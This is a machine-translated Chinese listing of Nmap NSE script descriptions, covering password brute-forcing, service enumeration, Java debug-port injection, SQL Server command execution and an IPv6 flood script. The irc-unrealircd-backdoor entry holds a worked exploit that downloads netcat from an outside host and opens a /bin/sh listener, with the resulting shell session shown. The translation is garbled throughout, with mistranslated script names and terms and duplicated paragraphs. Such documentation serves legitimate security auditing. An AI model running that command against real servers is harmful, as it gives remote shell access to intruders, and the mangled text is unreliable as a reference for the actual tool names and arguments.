[http://github.com/susurro/Metasploit-Tools/blob/master/modules/assistant/scanner/http/webdav\\_test.rb](http://github.com/susurro/Metasploit-Tools/blob/master/modules/assistant/scanner/http/webdav_test.rb)

<http://code.google.com/p/davtest/>

### **http-wordpress-brute**

针对Wordpress CMS/博客安装执行强力密码审核。

该脚本使用unpwdb和蛮力库来执行密码猜测。任何成功的猜测都会使用凭据库进行存储。

默认uri和表单名称:

默认uri:登录

默认用户变量:日志

默认密码:pwd

### **http-wordpress-enum**

列举Wordpress安装的主题和插件。该脚本还可以通过比较版本号 and 从api.wordpress.org提取的信息来检测过时的插件。

该脚本使用两个独立的数据库来处理主题(wp-themes.lst)和插件(wp-plugins.lst)。数据库是按流行程度排序的，默认情况下脚本只会搜索前100个条目。主题数据库大约有32,000个条目，而插件数据库大约有14,000个条目。

该脚本通过查看插件目录中的readme.txt文件来确定插件的版本号，并使用主题目录中的文件style.css来确定主题版本。如果脚本参数check-latest设置为true，则脚本将查询api.wordpress.org以获取可用的最新版本号。默认情况下，此检查被禁用，因为它查询外部服务。

这个脚本是最初由安热·古泰克和彼得·希尔提交的。

TODO:-实现主题的版本检查。

## **http-wordpress-users**

通过利用版本2.6、3.1、3.1.1、3.1.3和3.2-beta2以及其他版本中存在的信息泄露漏洞，枚举Wordpress博客/CMS安装中的用户名。

原始咨询:

<http://www.talsoft.com.ar/site/research/security-advisories/WordPress-user-id-and-user-name-disclosure/>

## **http-xssed**

该脚本搜索xssed.com数据库并输出结果。

## **https-redirect**

检查在同一端口上重定向到HTTPS的HTTP服务。

## **iax2-brute**

根据星号IAX2协议执行强力密码审核。由于maxcallnumber限制(默认为2048)，当进行大量尝试时，猜测会失败。如果您收到“错误:重试次数过多，已中止...”过一会儿，这很可能就是正在发生的事情。为了避免这个问题，请尝试:-减小字典的大小-使用暴力延迟选项来引入猜测之间的延迟-将猜测分成块，并在它们之间等待一段时间

## **iax2-version**

检测UDP IAX2服务。

该脚本发送一个星号间交换(IAX)修订版2控制帧戳请求，并检查是否有正确的响应。该协议用于实现服务器之间的网络电话连接以及客户端-服务器通信。

## **icap-info**

测试已知ICAP服务名称的列表，并打印其检测到的任何信息。互联网内容适配协议(ICAP)用于扩展透明代理服务器，通常用于内容过滤和防病毒扫描。

## **iec-identify**

尝试识别国际电工委员会60870-5-104集成电路协议。

在使用TESTFR(测试帧)消息进行探测之后，发送STARTDT(开始数据传输)消息，并使用常规询问来收集存储的信息对象地址列表。

## **ike-version**

通过向主机发送四个数据包，从IKE服务获取信息(如有供应商和设备类型)。该脚本测试主模式和主动模式，并根据请求发送多个转换。

## **imap-brute**

使用登录、普通、CRAM-MD5、DIGEST-MD5或NTLM身份验证对IMAP服务器执行强力密码审核。

## **imap-capabilities**

在RFC 3501中定义了IMAP4rev1功能。CAPABILITY命令允许客户端询问服务器它支持什么命令，可能还有任何特定于站点的策略。

## **imap-ntlm-info**

此脚本枚举启用了NTLM身份验证的远程IMAP服务的信息。

发送带有空凭据的IMAP NTLM身份验证请求将导致远程服务以NTLMSSP消息作出响应，该消息披露包括网络基本输入输出系统、域名系统和操作系统内部版本的信息。此脚本枚举启用了NTLM身份验证的远程IMAP服务的信息。

发送带有空凭据的IMAP NTLM身份验证请求将导致远程服务以NTLMSSP消息作出响应，该消息披露包括网络基本输入输出系统、域名系统和操作系统内部版本的信息。

### **impress-remote-discover**

测试是否存在LibraeOfficeImpress远程服务器。检查个人识别码是否有效(如果提供的话)，如果被请求，将在个人识别码之前生效。

当远程用户第一次联系Impress并发送客户名称和个人识别码时，用户必须打开“幻灯片放映-> Impress Remote”菜单，并在提示符下输入匹配的个人识别码，显示客户名称。具有相同客户端名称的后续连接可以使用相同的个人识别码，而无需用户交互。如果没有为会话设置个人识别码，每次个人识别码尝试都会在“印象远程”菜单中产生新的提示。因此，强行输入个人识别码需要用户为相同的客户端名称输入个人识别码，并且会在“印象远程”菜单中产生许多额外的提示。

### **informix-brute**

对IBM Informix动态服务器执行强力密码审核。

### **informix-query**

使用给定的身份验证凭据对IBM Informix动态服务器运行查询(另请参见:Informix-broad)。

### **informix-tables**

检索Informix服务器上每个数据库的表和列定义列表。

### **ip-forwarding**

通过使用扫描的主机作为默认网关向给定目标发送ICMP回应请求，检测远程设备是否启用了ip转发或“互联网连接共享”。

给定的目标可以是路由或局域网主机，并且需要能够响应ICMP请求(ping)，以便测试成功。此外，如果给定的目标是路由主机，扫描的主机需要有正确的路由才能到达。

为了将扫描的主机用作默认网关，Nmap需要发现媒体访问控制地址。这要求Nmap以特权模式运行，主机在局域网上。

### **ip-geolocation-geoplugin**

尝试使用地理位置网络服务来识别IP地址的物理位置。使用此服务进行查找没有限制。

### **ip-geolocation-ipinfodb**

尝试使用IPInfoDB地理定位网络服务来识别IP地址的物理位置。

对此服务的请求没有限制。然而，该应用编程接口密钥需要通过该服务的免费注册获得:<http://ipinfodb.com/login.php>

### **ip-geolocation-map-bing**

该脚本向Nmap注册表查询由以前的地理定位脚本存储的目标的全球定位系统坐标，并呈现代表目标的标记的阿炳地图。

必应地图休息应用程序有100个标记的限制，所以如果找到更多的坐标，将只显示前100个标记的IPs数量。

有关必应地图服务应用编程接口的更多信息，请访问:-<https://msdn.microsoft.com/en-us/library/ff701724.aspx>



### **ip-geolocation-map-google**

该脚本向Nmap注册表查询由以前的地理定位脚本存储的目标的全球定位系统坐标，并呈现代表目标的标记的谷歌地图。

谷歌静态地图应用程序接口的其他信息可以在以下网址找到

### **ip-geolocation-map-kml**

该脚本向Nmap注册中心查询由以前的地理定位脚本存储的目标的全球定位系统坐标，并生成代表目标的点的KML文件。

### **ip-geolocation-maxmind**

尝试使用地理位置Maxmind数据库文件来识别IP地址的物理位置。该脚本支持使用其应用编程接口支持的所有Maxmind数据库的查询，包括商业数据库。

### **ip-https-discover**

检查是否支持HTTPS上的IP(IP-HTTPS)隧道协议[1]。

IP-HTTPS通过基于IPv4的HTTPS会话发送与Teredo相关的IPv6数据包。这表明支持允许远程客户端基于域访问内部网资源的微软直接访问[2]。Windows客户端需要Windows 7企业版/终极版或Windows 8.1企业版/终极版。服务器需要Windows Server 2008 (R2)或Windows Server 2012 (R2)。不支持旧版本的窗口和窗口服务器。

[1]<http://msdn.microsoft.com/en-us/library/dd358571.aspx>[2]<http://technet.microsoft.com/en-us/network/dd420463.aspx>

### **ipidseq**

对主机的IP ID序列进行分类(测试对空闲扫描的敏感性)。

发送六个探测以从目标获取IP标识，并按照类似于Nmap的方法对它们进行分类。这对于找到适合Nmap空闲扫描的僵尸很有用，因为Nmap本身没有提供扫描这些主机的方法。

### **ipmi-brute**

对IPMI RPC服务器执行强力密码审核。

### **ipmi-cipher-zero**

IPMI 2.0密码零认证旁路扫描仪。本模块通过使用零密码识别易受认证旁路漏洞攻击的IPMI 2.0兼容系统。

### **ipmi-version**

通过通道身份验证探测器执行IPMI信息发现。

### **ipv6-multicast-mld-list**

使用多播侦听程序发现列出链路本地范围内IPv6多播侦听程序订阅的多播地址。IANA IPv6多播地址空间注册表中的地址已列出其描述。

### **ipv6-node-info**

通过IPv6节点信息查询获取主机名、IPv4和IPv6地址。

IPv6节点信息查询在RFC 4620中定义。有三种有用的查询类型:

qtype=2:节点名称

qtype=3:节点地址

Qt type = 4:IP v4地址



一些操作系统(OS X和OpenBSD)返回主机名来响应qtype=4, IPv4地址。在这种情况下, 主机名仍然显示在“IPv4地址”输出行中, 但以“(实际上是主机名)”作为前缀。

### **ipv6-ra-flood**

生成大量带有随机源MAC地址和IPv6前缀的路由器公告(RA)。默认情况下启用了无状态自动配置(每个主要操作系统的)计算机将开始计算IPv6后缀, 并更新其路由表以反映已接受的公告。这将导致在窗口和平台上100%的CPU使用率, 阻止处理其他应用程序请求。

脆弱平台:

所有带固件的思科操作系统服务协议< 2010年11月

支持IPv6的所有网屏版本

2000/2003/7/2008/8/2012

所有免费版本

所有NetBSD版本

所有Solaris/Illumos版本

安全咨询:CVE-2010年

警告:该脚本很危险, 很可能会导致服务器或网络设备瘫痪。除非您(更重要的是, 企业)了解风险, 否则不应在生产环境中运行它!

补充文件:<https://tools.ietf.org/rfc/rfc6104.txt>

### **irc-botnet-channels**

检查IRC服务器上恶意僵尸网络常用的通道。

使用irc僵尸网络频道控制频道名称列表

脚本参数。默认的频道列表是

- loic
- Agobot
- Slackbot
- Mytob
- Rbot
- SdBot
- poebot
- IRCBot
- VanBot
- MPack
- Storm
- GTbot
- Spybot
- Phatbot
- Wargbot
- RxBot

### **irc-brute**

对互联网中继聊天服务器执行强力密码审核。

### **irc-info**

从IRC服务器收集信息。

它使用STATS、LUSERS和其他查询来获取这些信息。

### **irc-sasl-brute**

对支持SASL身份验证的IRC(互联网中继聊天)服务器执行强力密码审核。

### **irc-unrealircd-backdoor**

通过运行基于时间的命令(ping)并检查响应需要多长时间，来检查IRC服务器是否被备份。

IRC-uncircd-后门. command脚本参数可用于在远程系统上运行任意命令。由于此漏洞的性质(输出永远不会返回)，我们无法获得命令的输出。但是，它可以用来启动netcat侦听器，如下所示：

```
$ nmap-d-p 6667-script = IRC-Uncircd-后门. NSE-script-args = IRC-Uncircd-后门. command = ' wget http://www.javaop.com/~ron/tmp/nc & chmod+x ./NC & amp。 /nc -l -p 4444 -e /bin/sh ' <目标>
```

```
$ ncat -vv localhost 4444
```

```
Ncat:版本5.30 beta 1(https://nmap.org/ncat)
```

```
Ncat:连接到127.0.0.1:4444。
```

```
pwd
```

```
/home/Ron/downloads/Unreal 3.2-错误
```

```
显示本用户信息
```

```
罗恩
```

Metasploit也可用于利用此漏洞。

除了运行任意命令之外，还可以传递IRC-Uncircd-后门. kill脚本参数，这只会终止Uncircd进程。

参考：

<http://seclists.org/fulldisclosure/2010/Jun/277>

<http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt>

[http://www.metasploit.com/modules/exploit/UNIX/IRC/虚幻\\_ircd\\_3281\\_后门](http://www.metasploit.com/modules/exploit/UNIX/IRC/虚幻_ircd_3281_后门)

### **iscsi-brute**

Performs brute force password auditing against iSCSI targets.

### **iscsi-info**

收集和显示来自远程iSCSI目标的信息。

### **isns-info**

列出在互联网存储名称服务(iSNS)注册的门户和iSCSI节点。

### **jdwp-exec**

试图利用java的远程调试端口。当远程调试端口保持打开时，可以注入java字节码并实现远程代码执行。该脚本滥用这一点来注入和执行一个执行所提供的shell命令并返回其输出的Java类文件。

该脚本从nselib/jdwp-class/注入JDWPSystemInfo类，并执行其run()方法，该方法接受一个shell命令作为其参数。

### **jdwp-info**

试图利用java的远程调试端口。当远程调试端口保持打开时，可以注入java字节码并实现远程代码执行。该脚本注入并执行一个返回远程系统信息的Java类文件。

### **jdwp-inject**

试图利用java的远程调试端口。当远程调试端口保持打开时，可以注入java字节码并实现远程代码执行。该脚本允许注入任意类文件。

注入后，执行类“run()方法。方法run()没有参数，应该返回一个字符串。

你必须指定你自己的。通过文件名参数注入的类文件。有关更多信息，请参见nselib/data/jdwp-class/README。

## **jdwp-version**

检测Java调试线路协议。该协议由要通过网络调试的Java程序使用。它不应该对公共互联网开放，因为它不提供任何安全措施来抵御恶意攻击者，这些攻击者可以将他们自己的字节码注入到被调试的进程中。

关于JDWP的文件可查阅

## **knx-gateway-discover**

通过向多播地址224.0.23.12发送一个KNX搜索请求来发现KNX网关，该多播地址224.0.23.12包括目的端口为3671的UDP有效负载。KNX网关将通过一个KNX搜索响应进行响应，包括关于网关的各种信息，例如KNX地址和支持的服务。

更多信息:\* <http://www.knx.org/>

## **knx-gateway-info**

通过发送KNX描述请求，在UDP端口3671上标识一个KNX网关。

更多信息:\* <http://www.knx.org/>

## **krb5-enum-users**

通过对Kerberos服务强制查询可能的用户名来发现有效的用户名。当请求一个无效的用户名时，服务器将使用Kerberos错误代码KRB5KDC\_ERR\_C\_PRINCIPAL\_UNKNOWN进行响应，允许我们确定用户名无效。有效的用户名将会在身份验证请求响应中禁止TGT或错误KRB5KDC\_ERR\_PREAUTH\_REQUIRED，表明用户需要执行预认证。

该脚本应该可以在活动目录下运行。它需要一个有效的Kerberos领域才能运行。

## **ldap-brute**

尝试强力LDAP身份验证。默认情况下，它使用内置的用户名和密码列表。为了使用您自己的列表，请使用userdb和passdb脚本参数。

该脚本没有试图阻止帐户锁定！如果字典中的密码数量超过允许的尝试次数，帐户将被锁定。这通常发生得很快。

使用LDAP根据活动目录进行身份验证时，不使用Windows用户名，而是使用用户帐户的可分辨名称。在Windows 2003上的LDAP允许使用简单的用户名进行身份验证，而不是使用完全可分辨的名称。例如，“Patrik Karlsson”与“cn=Patrik Karlsson, cn=Users, dc=cqure, dc=net”这种类型的身份验证在例如OpenLDAP上不受支持。

该脚本使用了一些特定于广告的支持和优化：

根据帐户是否存在，Windows 2003/2008上的LDAP会报告不同的错误消息。如果脚本收到一个错误，表明用户名不存在，它只是停止猜测该帐户的密码，并继续下一个。

只有在没有指定LDAP基础的情况下，脚本才会尝试使用用户名进行身份验证。以这种方式进行身份验证的好处是，不需要预先知道每个帐户的LDAP路径，因为它是由服务器查找的。只有当帐户显示名称与尝试的用户名匹配时，此技术才会找到匹配项。

## **ldap-novell-getpass**

尝试为用户检索Novell通用密码。您必须已经拥有(并包含在脚本参数中)电子目录服务器管理帐户的用户名和密码。

## **ldap-rootdse**

检索特定于LDAP根DSA的条目(DSE)

## **ldap-search**

尝试执行LDAP搜索并返回所有匹配项。

如果脚本中没有提供用户名和密码，将查询Nmap注册表。如果选择了LDAP-暴力脚本并找到了有效的帐户，将使用该帐户。否则，匿名绑定将被用作最后一次尝试。

### **lexmark-config**

从Lexmark S300-S400打印机检索配置信息。

Lexmark S302以其配置响应NTPRequest版本探测。响应解码为mDNS，因此请求被修改为尽可能接近mDNS请求。然而，端口(9100/udp)在文档中被列为与Lexmark完全不同的东西(HBN3)。请参阅[http://www.Lexmark.com/vgn/images/portal/Security % 20 features % 20 of % 20 Lexmark % 20 FPs % 20 v1 \\_ 1 . pdf](http://www.Lexmark.com/vgn/images/portal/Security%20features%20of%20Lexmark%20FPs%20v1_1.pdf)。

### **llmnr-resolve**

通过使用LLMNR(链路本地多播名称解析)协议解析主机名。

该脚本通过向224.0.0.252多播地址上的5355 UDP端口发送包含主机名的LLMNR标准查询来工作。它监听通过5355 UDP源端口发送到本地计算机的任何LLMNR响应。必须提供要解析的主机名。

### **lltd-discovery**

使用微软LLTD协议发现本地网络上的主机。

### **lu-enum**

尝试枚举TN3270E服务器的逻辑单元。

当连接到TN3270E服务器时，您会被分配一个逻辑单元(LU)，或者您可以告诉TN3270E服务器您想要使用哪个逻辑单元。通常，TN3270E服务器被配置为从逻辑单元池中为您提供逻辑单元。他们还可以设置逻辑单元，将您带到特定的应用程序。该脚本试图猜测有效逻辑单元，这些逻辑单元会绕过您被分配的默认逻辑单元。例如，如果一台TN3270E服务器直接把你送到TPX，你可以用这个脚本找到逻辑单元，把你带到TSO、CICS等等。

### **maxdb-info**

从思爱普数据库中检索版本和数据库信息。

### **mcafee-epo-agent**

检查ePO代理是否在端口8081或标识为ePO代理端口的端口上运行。

### **membase-brute**

对Couchbase Membase服务器执行强力密码审核。

### **membase-http-info**

检索信息(主机名、操作系统、正常运行时间等。)从CouchBase网络管理端口。此脚本检索的信息不需要任何凭据。

### **memcached-info**

从分布式内存对象缓存系统memcached中检索信息(包括系统架构、进程ID和服务器时间)。

### **metasploit-info**

从Metasploit rpc服务收集信息。它需要有效的登录对。经过身份验证后，它会尝试确定Metasploit版本并推断操作系统类型。然后它会创建一个新的控制台，并执行一些命令来获取更多信息。

参考:

[http://wiki . MSGPACK . org/display/MSGPack/Format+specification](http://wiki.msgpack.org/display/MSGPack/Format+specification)

《<https://community.rapid7.com/docs/DOC-1516> Metasploit RPC应用编程接口指南》

### **metasploit-msgrpc-brute**

对Metasploit msgrpc接口执行强力用户名和密码审核。

### **metasploit-xmlrpc-brute**

使用XMLRPC协议对Metasploit RPC服务器执行强力密码审核。

### **mikrotik-routeros-brute**

在启用了应用编程接口RouterOS接口的情况下，对Mikrotik RouterOS设备执行强力密码审核。

附加信息:

<http://wiki.mikrotik.com/wiki/API>

### **mmouse-brute**

对RPA技术移动鼠标服务器执行强力密码审核。

移动鼠标服务器运行在OS X、视窗和Linux上，支持从iOS设备远程控制键盘和鼠标。更多信息:<http://mobilemouse.com/>

### **mmouse-exec**

连接到RPA技术移动鼠标服务器，启动应用程序并向其发送一系列密钥。用户可以访问的任何应用程序都可以启动，并且密钥序列在启动后被发送到应用程序。

移动鼠标服务器运行在OS X、视窗和Linux上，支持从iOS设备远程控制键盘和鼠标。更多信息:<http://mobilemouse.com/>

该脚本仅针对OS X进行了测试，将检测远程操作系统并中止，除非操作系统被检测为Mac。

### **modbus-discover**

枚举SCADA Modbus从id(sid)并收集它们的设备信息。

Modbus是流行的SCADA协议之一。这个脚本做Modbus设备信息披露。它试图找到Modbus设备的合法sid(从id)，并获取关于供应商和固件的附加信息。这个脚本是马克·布里斯托编写的modscan python实用程序的改进。

关于MODBUS协议和安全问题的信息:

MODBUS应用协议规范

Defcon 16 Modscan演示:[https://www . def con . org/images/def con-16/dc16-presentations/def con-16-bristow . pdf](https://www.defcon.org/images/defcon-16/dc16-presentations/defcon-16-bristow.pdf)

Modscan实用程序托管在谷歌代码:<http://code.google.com/p/modscan/>

### **mongodb-brute**

对MongoDB数据库执行强力密码审核。

### **mongodb-databases**

尝试从MongoDB数据库中获取表列表。

### **mongodb-info**

尝试从MongoDB数据库获取构建信息和服务器状态。

## mqtt-subscribe

转储来自MQTT代理的消息流量。

该脚本建立到MQTT代理的连接，并订阅请求的主题。已选择默认主题来接收系统信息和来自其他客户端的所有消息。这允许Nmap监听客户端发布到MQTT代理的所有消息。

更多信息:

<https://en.wikipedia.org/wiki/MQTT>

<https://docs.oasis-open.org/mqtt/mqtt/v3.1.1/OS/mqtt-v3.1.1-OS.html>

## mrinfo

查询多播路由信息的目标。

这是通过向目标发送DVMRP询问邻居2请求并监听DVMRP邻居2响应来实现的，该响应被发回并包含目标的每个接口上的本地地址和多播邻居。如果未指定特定目标，请求将被发送到224.0.0.1所有主机多播地址。

这个脚本在某种程度上类似于微软视窗系统和思科操作系统中的mrinfo实用程序。

## ms-sql-brute

对Microsoft SQL Server执行密码猜测。与广播-ms-sql-discover脚本配合使用效果最佳。

要求的服务器凭据:否(不会受益于用户名和密码)。

运行标准:

主机脚本:如果所有实例

使用mssql.instance-name或mssql.instance-port脚本参数(请参见mssql.lua)。

端口脚本:将针对任何被标识为SQL服务器的服务运行，但前提是不使用、mssql.instance-name和mssql.instance-port脚本参数。

警告:SQL Server 2005及更高版本包括对帐户锁定策略的支持(基于每个用户实施)。如果帐户被锁定，脚本将停止运行，除非使用ms-SQL-broad.ignore-lock参数。

注意:通过命名管道与实例的通信取决于smb

图书馆。要通过命名管道与实例通信(并可能发现实例)，主机必须至少有一个经过扫描并发现处于打开状态的中小型企业端口(例如，TCP 445)。此外，除了连接到SQL Server实例本身所需的身份验证之外，命名管道连接可能还需要Windows身份验证才能连接到Windows主机(通过SMB)。有关更多信息，请参见smb库的文档和参数。

注意:默认情况下，ms-sql-\*脚本可能会尝试连接到未包含在Nmap扫描的端口列表中的端口，并与其通信。这可以使用MSSQL.scanned-port-only脚本参数禁用。

## ms-sql-config

查询Microsoft SQL Server实例以获取数据库、链接服务器和配置设置的列表。

要求的数据库服务器凭证:是(使用毫秒-SQL-暴力，毫秒-SQL-空-密码

和/或用户名和密码)运行条件:

主机脚本:如果所有实例

， mssql.instance-name

或者使用mssql.instance-port脚本参数(请参见mssql.lua)。

端口脚本:将针对任何标识为SQL服务器的服务运行，但仅限于

如果mssql.instance-all， mssql.instance-name

不使用实例端口脚本参数。

注意:通过命名管道与实例的通信取决于smb

图书馆。要通过命名管道与实例通信(并可能发现实例), 主机必须至少有一个经过扫描并发现处于打开状态的中小型企业端口(例如, TCP 445)。此外, 除了连接到SQL Server实例本身所需的身份验证之外, 命名管道连接可能还需要Windows身份验证才能连接到Windows主机(通过SMB)。有关更多信息, 请参见smb库的文档和参数。

注意:默认情况下, ms-sql-\*脚本可能会尝试连接到未包含在Nmap扫描的端口列表中的端口, 并与其通信。这可以使用MSSQL . scanned-port-only脚本参数禁用。

### **ms-sql-dac**

为给定(或所有)SQL Server实例的DAC(专用管理连接)端口查询Microsoft SQL浏览器服务。当正常连接尝试失败时, 例如, 当服务器挂起、内存不足或处于其他不良状态时, 使用数模转换器端口连接到数据库实例。此外, 数模转换器端口为管理员提供了对系统对象的访问, 否则无法通过正常连接进行访问。

默认情况下, 可以在环回适配器上访问数模转换器功能, 但是可以通过将“远程管理连接”配置值设置为1来激活远程访问。在某些情况下, 当远程启用但后来禁用了数模转换器时, sql浏览器服务可能会错误地将其报告为可用。因此, 该脚本试图连接到报告的端口, 以验证它是否可访问。

### **ms-sql-dump-hashes**

从一个微软-SQL服务器转储密码散列, 其格式适合于诸如开膛手约翰之类的工具进行破解。为此, 用户需要拥有适当的数据库权限。

作为脚本参数传递的凭据优先于其他脚本发现的凭据。

### **ms-sql-empty-password**

试图使用系统管理员(sa)帐户的空密码向Microsoft SQL Servers进行身份验证。

要求的服务器凭据:否(不会受益于用户名和密码)。运行标准:

主机脚本:如果所有实例

, mssql.instance-name

或者使用mssql.instance-port脚本参数(请参见mssql.lua)。

端口脚本:将针对任何标识为SQL服务器的服务运行, 但仅限于

如果mssql.instance-all, mssql.instance-name

不使用实例端口脚本参数。

警告:SQL Server 2005及更高版本包括对帐户锁定策略的支持(基于每个用户实施)。

注意:通过命名管道与实例的通信取决于smb

图书馆。要通过命名管道与实例通信(并可能发现实例), 主机必须至少有一个经过扫描并发现处于打开状态的中小型企业端口(例如, TCP 445)。此外, 除了连接到SQL Server实例本身所需的身份验证之外, 命名管道连接可能还需要Windows身份验证才能连接到Windows主机(通过SMB)。有关更多信息, 请参见smb库的文档和参数。

注意:默认情况下, ms-sql-\*脚本可能会尝试连接到未包含在Nmap扫描的端口列表中的端口, 并与其通信。这可以使用MSSQL . scanned-port-only脚本参数禁用。

### **ms-sql-hasdbaccess**

查询Microsoft SQL Server实例以获取用户有权访问的数据库列表。

要求的数据库服务器凭证:是(使用毫秒-SQL-暴力, 毫秒-SQL-空-密码)

和/或用户名和密码)运行条件:

主机脚本:如果所有实例

, mssql.instance-name

或者使用mssql.instance-port脚本参数(请参见mssql.lua)。

端口脚本:将针对任何标识为SQL服务器的服务运行, 但仅限于

如果mssql.instance-all, mssql.instance-name

不使用实例端口脚本参数。

该脚本需要具有sysadmin服务器角色的帐户才能运行。

运行时, 脚本遍历凭据, 并尝试为每个可用的凭据集运行命令。

注意:结果中的“所有者”字段将被截断为20个字符。这是该脚本使用的sp \_ MShasdbaccess存储过程的一个限制。

注意:通过命名管道与实例的通信取决于smb

图书馆。要通过命名管道与实例通信(并可能发现实例), 主机必须至少有一个经过扫描并发现处于打开状态的中小型企业端口(例如, TCP 445)。此外, 除了连接到SQL Server实例本身所需的身份验证之外, 命名管道连接可能还需要Windows身份验证才能连接到Windows主机(通过SMB)。有关更多信息, 请参见smb库的文档和参数。

注意:默认情况下, ms-sql-\*脚本可能会尝试连接到未包含在Nmap扫描的端口列表中的端口, 并与其通信。这可以使用MSSQL . scanned-port-only脚本参数禁用。

### **ms-sql-info**

尝试确定Microsoft SQL Server实例的配置和版本信息。

要求的服务器凭据:否(不会受益于用户名和密码)。运行标准:

主机脚本:将始终运行。

端口脚本:不适用

注意:与以前的版本不同, 此脚本不会尝试登录到SQL Server实例。可以使用ms-sql-empty-password脚本检查空密码。例如:nmap-sn-script ms-SQL-empty-password-script-args MSSQL . instance-all < host >

该脚本使用两种方法获取SQL Server实例的版本信息:

查询默认在UDP端口上运行的SQL Server浏览器服务

1434在安装了SQL Server 2000或更高版本的服务器上。但是, 可以在不影响实例功能的情况下禁用此服务。此外, 它提供了不精确的版本信息。

向实例发送探测, 使实例以以下方式响应

包括确切版本号的信息。这与Nmap用于服务版本控制的方法相同; 但是, 该脚本也可以对通过窗口命名管道可访问的实例执行同样的操作, 并且可以针对由SQL Server Browser服务列出的所有实例。

如果脚本可以连接到SQL Server Browser服务(UDP 1434), 但无法直接连接到实例以获得更准确的版本信息(因为端口被阻止或仅扫描端口)

参数), 该脚本将仅依赖于由SQL Server浏览器/监视器提供的版本号, 该版本号有以下限制:

对于SQL Server 2000和SQL Server 7.0实例, RTM版本号为

无论安装了什么服务包或修补程序, 总是提供。

对于SQL Server 2005及更高版本, 版本号将反映服务

包已安装, 但脚本将无法判断是否安装了修补程序。

在可能的情况下, 脚本将确定主要版本号、服务包级别以及是否安装了修补程序。但是, 在无法做出特定决定的情况下, 脚本将只报告可以确认的内容。

注意:通过命名管道与实例的通信取决于smb



图书馆。要通过命名管道与实例通信(并可能发现实例), 主机必须至少有一个经过扫描并发现处于打开状态的中小型企业端口(例如, TCP 445)。此外, 除了连接到SQL Server实例本身所需的身份验证之外, 命名管道连接可能还需要Windows身份验证才能连接到Windows主机(通过SMB)。有关更多信息, 请参见smb库的文档和参数。

注意:默认情况下, ms-sql-\*脚本可能会尝试连接到未包含在Nmap扫描的端口列表中的端口, 并与其通信。这可以使用MSSQL . scanned-port-only脚本参数禁用。

### **ms-sql-ntlm-info**

此脚本枚举来自启用了NTLM身份验证的远程Microsoft SQL服务的信息。

发送带无效域和空凭据的移动台NTLM身份验证请求将导致远程服务以NTLMSSP消息进行响应, 该消息披露包括网络基本输入输出系统、域名系统和操作系统内部版本的信息。

### **ms-sql-query**

对微软服务器运行查询。

要求的数据库服务器凭证:是(使用毫秒-SQL-暴力, 毫秒-SQL-空-密码

和/或用户名和密码)运行条件:

主机脚本:如果所有实例

, mssql.instance-name

或者使用mssql.instance-port脚本参数(请参见mssql.lua)。

端口脚本:将针对任何标识为SQL服务器的服务运行, 但仅限于

如果mssql.instance-all, mssql.instance-name

不使用实例端口脚本参数。

注意:通过命名管道与实例的通信取决于smb

图书馆。要通过命名管道与实例通信(并可能发现实例), 主机必须至少有一个经过扫描并发现处于打开状态的中小型企业端口(例如, TCP 445)。此外, 除了连接到SQL Server实例本身所需的身份验证之外, 命名管道连接可能还需要Windows身份验证才能连接到Windows主机(通过SMB)。有关更多信息, 请参见smb库的文档和参数。

注意:默认情况下, ms-sql-\*脚本可能会尝试连接到未包含在Nmap扫描的端口列表中的端口, 并与其通信。这可以使用MSSQL . scanned-port-only脚本参数禁用。

### **ms-sql-tables**

为每个数据库查询一个表列表。

要求的数据库服务器凭证:是(使用毫秒-SQL-暴力, 毫秒-SQL-空-密码

和/或用户名和密码)运行条件:

主机脚本:如果所有实例

, mssql.instance-name

或者使用mssql.instance-port脚本参数(请参见mssql.lua)。

端口脚本:将针对任何标识为SQL服务器的服务运行, 但仅限于

如果mssql.instance-all, mssql.instance-name

不使用实例端口脚本参数。

几乎每个人都可以访问sysdatabase表。

一旦我们有了一个数据库列表，我们就迭代它，并尝试提取表名。为了成功，我们需要有sysadmin特权或一个可以访问数据库的帐户。因此，我们成功地从每个数据库中枚举表，我们标记为已完成，然后迭代已知的用户帐户，直到我们耗尽用户或者在所有数据库中找到所有表。

系统数据库被排除。

注意:通过命名管道与实例的通信取决于smb

图书馆。要通过命名管道与实例通信(并可能发现实例)，主机必须至少有一个经过扫描并发现处于打开状态的中小型企业端口(例如，TCP 445)。此外，除了连接到SQL Server实例本身所需的身份验证之外，命名管道连接可能还需要Windows身份验证才能连接到Windows主机(通过SMB)。有关更多信息，请参见smb库的文档和参数。

注意:默认情况下，ms-sql-\*脚本可能会尝试连接到未包含在Nmap扫描的端口列表中的端口，并与其通信。这可以使用MSSQL . scanned-port-only脚本参数禁用。

### **ms-sql-xp-cmdshell**

尝试使用Microsoft SQL Server的命令外壳运行命令。

要求的数据库服务器凭证:是(使用毫秒-SQL-暴力，毫秒-SQL-空-密码

和/或用户名和密码)运行条件:

主机脚本:如果所有实例

， mssql.instance-name

或者使用mssql.instance-port脚本参数(请参见mssql.lua)。

端口脚本:将针对任何标识为SQL服务器的服务运行，但仅限于

如果mssql.instance-all， mssql.instance-name

不使用实例端口脚本参数。

该脚本需要具有sysadmin服务器角色的帐户才能运行。

运行时，脚本迭代凭据，并尝试运行命令，直到用尽所有凭据或命令被执行。

注意:通过命名管道与实例的通信取决于smb

图书馆。要通过命名管道与实例通信(并可能发现实例)，主机必须至少有一个经过扫描并发现处于打开状态的中小型企业端口(例如，TCP 445)。此外，除了连接到SQL Server实例本身所需的身份验证之外，命名管道连接可能还需要Windows身份验证才能连接到Windows主机(通过SMB)。有关更多信息，请参见smb库的文档和参数。

注意:默认情况下，ms-sql-\*脚本可能会尝试连接到未包含在Nmap扫描的端口列表中的端口，并与其通信。这可以使用MSSQL . scanned-port-only脚本参数禁用。

### **msrpc-enum**

向MSRPC端点映射器查询映射服务列表，并显示收集的信息。

由于它使用smb库，您可以指定可选的用户名和密码来使用。

脚本的工作方式很像微软的rpcdump工具或来自SPIKE fuzzer的dcedump工具。

### **mtrace**

查询从源主机到目的主机的多播路径。

这是通过发送IGMP跟踪路由查询和监听IGMP跟踪路由响应来实现的。Traceroute查询被发送到第一跳，并包含有关源、目标和多播组地址的信息。第一跳默认为多播所有路由器地址。默认多播组地址是0.0.0.0，默认目的地是我们自己的主机地址。必须提供源地址。响应被解析以获得关于接口地址、使用的协议和错误代码的有趣信息。

这类似于思科IOS中提供的mtrace实用程序。

### **murmur-version**

检测咕啞服务(用于咕啞语音通信客户端的服务器)版本1.2.X

杂音服务器监听具有相同端口号的TCP(控制)和UDP(语音)端口。该脚本在TCP和UDP端口版本扫描时激活。在这两种情况下,探测数据只发送到UDP端口,因为它允许一个简单和信息丰富的ping命令。

